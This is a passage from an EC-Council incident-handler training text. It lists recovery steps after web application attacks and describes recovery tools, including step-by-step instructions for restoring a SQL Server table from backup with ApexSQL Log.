- Check web application backups for traces of the attack and clean them.
- Remove the malware from affected applications and their resources.
- Change the administrative passwords of all devices and resources.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure that all resources are properly working before restarting the application.
- Configure the firewall, IDS, and other security solutions to detect the identified attack using signatures and behavior analysis.
- Improve the security of the network perimeter by implementing strict WAF, IDS, and ACL policies and rules.
- Identify compromised user accounts from the web server and remove them after informing the users.
- Use the cleaned, verified, and patched backup version of the web application to restore services.
- Restore web servers and databases from clean and trusted backups.
- Rebuild the entire system if backup is not available for damaged systems.
- Check if the application has completely recovered, along with user accounts, privileges, and configurations.
- Restart any service that was terminated as a part of the containment process.
- Use an access control to matrix and define access control rules with a list of accessible and authorized requests.
- Continue monitoring the web application for some more time even after the system has completely recovered from the incident.
- Reconfigure the incident detection system to identify similar types of incidents quickly in the future.

## Tools to Recover from Web Application Incidents

A web application incident can result in stealing, deletion, or modification of sensitive information and injection of malicious code. Therefore, to recover valuable information and restore applications back to a normal state, recovery tools are required.

Some recovery tools for web application incidents are discussed below:

- **ApexSQL Log**

  Source: *https://www.apexsql.com*

  ApexSQL Log is an auditing and recovery tool for SQL server databases that allows incident handlers to recover the affected SQL database from a database backup. It can read transaction logs, transaction log backups, detached transaction logs, and database backups. ApexSQL also audits, reverts, or replays data and object changes that have affected the database, which includes those observed before the product was installed. The IH&R team can use this tool to recover deleted and updated data and remove newly inserted data as a result of SQL injections. It is also used to recover data lost owing to DROP TABLE or TRUNCATE statements. This tool can mine database transaction logs and recover deleted, dropped, and lost data.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Steps to recover the database table from database backup using ApexSQL:

- **Step 1:** Open the ApexSQL Recovery tool and click on the **Data from Backup** option in the main screen.





Figure 7.34: Screenshot of ApexSQL Log database recovery

- **Step 2:** In the **Specify backup files for extraction** window, click on the **Add file** button on the left-bottom of the screen and select the **`.bak`** file to perform recovery.





Figure 7.35: Screenshot of ApexSQL Log showing Specify backup files for extraction

- **Step 3:** Browse through the backup file to **Select the table(s) to recover** and click on **Next**.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.36: Screenshot of ApexSQL Log showing Select the table(s) to recover

- **Step 4:** In the **Select a recovery action** pane, choose **Recover to a new database** and specify the **Server**; then, click on **Next**.





Figure 7.37: Screenshot of ApexSQL Log showing Select a recovery action

- **Step 5:** Select **Extract table structure and data** from the **Select an extract option** screen and click on **Finish** to start the recovery process.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.38: Screenshot of ApexSQL Log showing Select an extract option

- **CrowdStrike Falcon™ Orchestrator**

  Source: *https://www.crowdstrike.com*

  CrowdStrike Falcon™ Orchestrator is an open-source tool built on CrowdStrike's Falcon Connect APIs. It includes powerful workflow automation and case management capabilities as well as an extendable wide range of security forensics and remediation actions that work in conjunction with and complement the capabilities of CrowdStrike Falcon.

  **Features:**

  - The Falcon Orchestrator delivers out-of-the box integrations to enable CrowdStrike Falcon Host customers to enhance their next-generation endpoint protection capabilities, including, but not limited to, incident response, security forensics, remediation, asset monitoring, and alert management.
  - Allows customers, partners, and third-party developers to build and extend custom security workflows by leveraging the CrowdStrike Falcon Platform APIs.
  - Extendable Powershell-based security actions enable a wide range of features, from file retrieval to user containment. It also has extensive forensic collection capabilities that augment and optimize the existing workflows with CrowdStrike Falcon Host data and intelligence.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.39: Screenshot of CrowdStrike Falcon™ Orchestrator Dashboard

- **SysTools SQL Recovery**

  Source: *https://www.systoolsgroup.com*

  SysTools SQL Recovery is an advanced tool that helps incident handlers to recover corrupt MDF and NDF SQL server database files. It can potentially recover deleted SQL server database tables without losing a single bit of data. It can perform quick advance scans to repair SQL database and recover multiple NDF files, triggers, rules, views, functions, tables, and stored procedures.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

